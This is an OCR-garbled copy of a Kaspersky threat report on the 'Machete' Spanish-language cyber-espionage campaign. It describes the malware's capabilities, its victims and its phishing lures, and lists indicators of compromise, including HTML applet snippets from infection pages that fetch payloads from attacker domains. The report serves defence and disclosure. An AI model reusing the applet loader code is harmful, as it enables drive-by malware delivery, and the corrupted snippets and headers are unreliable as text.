APT review of the year

Security Bulletin

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2019. Statistics

All the statistics were collected from November 2018 to October

Kaspersky

Introduction

By GReAT on August 20, 2014. 6:30 am

Some time ago, a Kaspersky Lab customer in Latin America contacted us to say he had visited China and suspected his machine was infected with an unknown, undetected malware. While assisting the customer, we found a very interesting file in the system that is completely unrelated to China and contained no Chinese coding traces. At first look, it pretends to be a Java related application but after a quick analysis, it was obvious this was something more than just a simple Java file. It was a targeted attack we are calling "Machete".


What is "Machete"?

"Machete" is a targeted attack campaign with Spanish speaking roots. We believe this campaign started in 2010 and w renewed with an improved infrastructure in 2012. The operation may be still "active".

The malware is capable of the following cyber-espionage operations: Logging keystrokes

- Capturing audio from the computer's microphone · Capturing screenshots
- Capturing geolocation data
- Taking photos from the computer's web camera
- . Copying files to a special USB device if inserted
- Hijjacking the clipboard and capturing information from the target machine

Targets of "Machete"



Most of the victims are located in, Venezuela, Ecuador, Colombia, Peru, Russia, Cuba, and Spain, among others. In some cases, such as Russia, the target appears to be an embassy from one of the countries of this list.

Targets include high-level profiles, including intelligence services, military, embassies and government institutions.

How does "Machete" operate? $The \ malware \ is \ distributed \ via \ social \ engineering \ techniques, \ which \ includes \ spear-phishing \ emails \ and \ infections \ via \ Web \ by$

a fake Blog website. We have found no evidence of of exploits targeting zero-day vulnerabilities. Both the attackers and the victims appear to be Spanish-speaking.

During this investigation, we also discovered many other the files installing this cyber-espionage tool in what appears to be a dedicated a spear phishing campaign. These files display a PowerPoint presentation that installs the malware on the target system once the file is opened. These are the names of the PowerPoint attachments: Hermosa XXX.pps.rar

- Suntzu.rar
 El arte de la guerra.rar
- Hot brazilian XXX.rar

These files are in reality Nullsoft Installer self-extracting archives and have compilation dates going back to 2008

Python libraries as well as the PowerPoint file shown to the victim during the installation. The result is extremely large files, over 3MB.

Here are some screnshots of the mentioned files:







This is very unusual and does not have any advantage for the attackers except ease of coding. There is no multi-platform support as the code is heavily Windows-oriented (use of libraries). However, we discovered several clues that the attackers prepared the infrastructure for Mac OS X and Unix victims as well. In addition to Windows components, we also found a mobile (Android) component Both attackers and victims speak Spanish natively, as we see it consistently in the source code of the client side and in the

Indicators of Compromise

Web infections

The following code snippets were found into the HTML of websites used to infect victims

<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname.com/set/Signed_Update.jar">-sparam name="WINDOWSPL2"
archive="http://domainname.com/set/List">-sparam name="IMESTUFF" volue="">-sparam name="055"
value="mac.bin">-sparam name="1010 in="NUN" value="http://domainname.om/set/List">-sparam name="IMESTUFF" value="">-sparam name="1010 in="">-sparam name="1010 in="1010 in="1

<applet width="1"height="1"id="Secure Java Applet" code="Java.class" archive="Signed_Update.jar"><param name=""WIN" volue="http://www.domainname1.com/awgXuBV31pGV.ra"><param name="MAC" volue="http://www.domainname1.com/mac.hi">><param name="NIX" value="http://www.domainname1.com/mac.hi">><param name="NIX" value="http://www.domainname1.com/mac.hi">></param name="NIX" value="http://www.domainname1.com/nix.him">>

<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname2.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname2.com/set/1.txt">
<param name="UKESTUFF" value="insc.bin">
<param name="CSX" value="nac.bin">
<param name="CSX" value="nac.bin">
<param name="UNUX" value="nisc.bin">
<param name="LINUX" value="nisc.bin">
<param name="LINUX" value="nisc.bin">
<param name="LINUX" value="nisc.bin">
<param name="Kdf" value=">>param name="X86" value=""><param name="HUGSNOTDRUGS" value=""><param name="LINUX" value="YES">

<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://name.domain.org/nickname/set/Signed Update.jar">
param name="WINDOWS" volue="http://name.domain.org/nickname/set/2.txt">
>param name="STLFF" volue="">
>param name="STLFF" volue="">
>param name="CSK" volue="http://name.domain.org/nickname/set/nac.bin">
<param name="CSK" volue="http://name.domain.org/nickname/set/nac.bin">
<param name="LINUX" volue="http://name.domain.org/nickname/set/nac.bin"></param name="LINUX" volue="http://name.domain.org/nickname/set/nac.bin">

 $Note: Thanks \ to \ \textbf{Tyler Hudak} \ from \ \textbf{Korelogic} \ who \ noticed \ that \ the \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Social \ above \ HTML \ is \ copy \ pasted \ from \ SET, \ The \ Set \ from \ SE$

Also the following link to one known infection artifact: hxxp://name.domain.org/nickname/set/Signed_Update.jar **Domains**

The following are domains found during the infection campaign. Any communication with them must be considered

java.serveblog.net

agaliarept.com frejabe.com grannegral.com

plushbr.com xmailliwx.com

blogwhereyou.com (sinkholed by Kaspersky Lab) grannegral.com (sinkholed by Kaspersky Lab)

Infection artifacts

61d33dc5b257a18eb6514e473c1495fe b5ada760476ba9a815ca56f12a11d557

XXX.rar
XXX.pps.rar
XXX.pps.rar
r
ilian XXX.rar
Jpdate.jar

AwgXuBV31pGV.eXe EL ARTE DE LA GUERRA.exe

Malware is installed in appdata/ MicroDes/

Running processes Creates Task Microsoft_up **Human part of "Machete"**

The first evidence is the language used, both for the victims and attackers, is Spanish

The victims are all Spanish speaking according to the filenames of the stolen documents.

The language is also Spanish for the operators of the campaign, we can find all the server side code written in this language: reportes, ingresar, peso, etc.

Conclusion The "Machete" discovery shows there are many regional players in the world of targeted attacks. Unfortunately, such attacks became a part of the cyber arsenal of many nations located over the world. We can be sure there are other parallel

Note: A full analysis of the Machete attacks is available to the Kaspersky Intelligent Services customers.

Kaspersky Lab products detect malicious samples related to this targeted attack as Trojan-Spy.Python.Ragua.

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APT CYBER ESPIONAGE MACHETE SPEAR PHISHING









Name *

Save my name, email, and website in this browser for the next time I con



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